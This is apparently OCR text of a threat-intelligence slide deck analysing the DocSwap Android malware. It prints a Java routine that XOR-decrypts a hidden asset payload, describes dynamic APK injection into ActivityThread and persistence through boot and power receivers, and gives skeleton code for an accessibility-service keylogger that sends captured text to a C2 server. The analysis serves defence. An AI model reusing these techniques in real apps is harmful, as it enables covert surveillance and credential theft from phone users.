
Install the security app

S2W

3. In-depth Analysis

In-depth Analysis

Execution Flow



In-depth Analysis

Function

(Decrypt Payload)

DocSwap

MainActivity onCreate()

dumpFile("security.db")

Open source: LoadedApkPlugin

Code


```
public static void dumpFile(String assetsPath, String destPath) {
    File destFile = new File(destPath);
    if(!new File(destFile.getParent()).exists())
      new File(destFile.getParent()).mkdirs();
    try {
      if(!destFile.exists())
        destFile.createNewFile();
      InputStream in = MyApp.getInstance().getAssets().open(assetsPath);
      FileOutputStream out = new FileOutputStream(destFile);
      byte[] tmpbt = new byte[1024];
      int readCount;
      while((readCount = in.read(tmpbt)) != -1) {
        for(int i = 0; i < 1024; ++i) {
          tmpbt[i] = (byte)(tmpbt[i] ^ 0xFFFFFFC9);
        }
        out.write(tmpbt, 0, readCount);
      }
```

XOR Operation Code Added

In-depth Analysis

Function


(Dynamic APK Load)



In-depth Analysis

Function

(Dynamic APK Load)




1. Get LoadedApk Instance from “security.db“

In-depth Analysis

Function

(Dynamic APK Load)




1. Get LoadedApk Instance from “security.db“
2. Inject LoadedApk into ActivityThread.mPackages

In-depth Analysis

Function

(Dynamic APK Load)



1. Get LoadedApk Instance from “security.db“
2. Inject LoadedApk into ActivityThread.mPackages
3. Execute Plugin Activities


Malicious Service & Activity

In-depth Analysis

Function

(Persistence)

Notification



Register Receiver


	Intent
Intent	android.intent.action.BOOT_ COMPLETED
	android.intent.action.ACTION_POWER_CONNECTED
	android.intent.action.ACTION_POWER_DISCONNECTED
Boot Receiver	**com.security.library.MainService**

Document Viewing Authentication App is Running.
Tap to view details or stop the app.

In-depth Analysis

Function

(Keylogging via Accessibility Service)



Start Keylogging

Code (Skeleton)

```
public void onAccessibilityEvent(AccessibilityEvent)
    String eventText = getEventText(event);
    String package = getPackageName();
    String icon = getIconBase64();
    Date date = new Date()

if (isOnlineKeylogger)
    Send2Server(icon + eventText + package + date);
                                    Send to C2 Server

If ("mounted".equals(getExternalStorageState()))
     File file = new File(getAbsolutePath() + "/" + "Security");
     WriteLog(eventText + packageName + date);
